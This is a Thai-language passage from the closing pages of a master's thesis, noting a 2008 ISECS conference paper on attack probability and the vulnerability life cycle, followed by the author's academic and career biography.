ได้รับการยอมรับจากงานประชุมสัมมนานานาชาติการพาณิชย์อิเล็กทรอนิกส์และความมั่นคง 2008 (International Symposium on Electronic Commerce and Security (ISECS 2008)) ในบทความเรื่อง Probability of Attack Based on System Vulnerability Life Cycle ตีพิมพ์ในรายงานการประชุมวิชาการไอเอสอีซีเอส 2008 (ISECS 2008 proceedings) ในบริการจัดพิมพ์ของ IEEE Computer Society ใน EI และ ISTP ซึ่งจะมีงานสัมมนาในวันที่ 3-5 สิงหาคม 2551 ณ เมืองกวางโจ ประเทศจีน

ประวัติผู้เขียนวิทยานิพนธ์

นางสาวอมรทิพย์ จำรัสเจริญวานิช เกิดเมื่อวันที่ 25 พฤศจิกายน พ.ศ. 2524 ที่จังหวัดกรุงเทพมหานคร สำเร็จการศึกษาหลักสูตรวิทยาศาสตรบัณฑิต (วท.บ.) สาขาวิชาสารสนเทศเพื่อการจัดการ (MIS) คณะเทคโนโลยีสารสนเทศ มหาวิทยาลัยวลัยลักษณ์ เมื่อปีการศึกษา 2547 และเข้าศึกษาต่อหลักสูตรวิทยาศาสตรมหาบัณฑิต สาขาวิชาวิทยาศาสตร์คอมพิวเตอร์ ภาควิชาวิศวกรรมคอมพิวเตอร์ คณะวิศวกรรมศาสตร์ จุฬาลงกรณ์มหาวิทยาลัย ปัจจุบันทำงานอยู่ที่ บริษัท ซิโน-ไทย เอ็นจีเนียริ่งแอนด์คอนสตรัคชั่น จำกัด (มหาชน)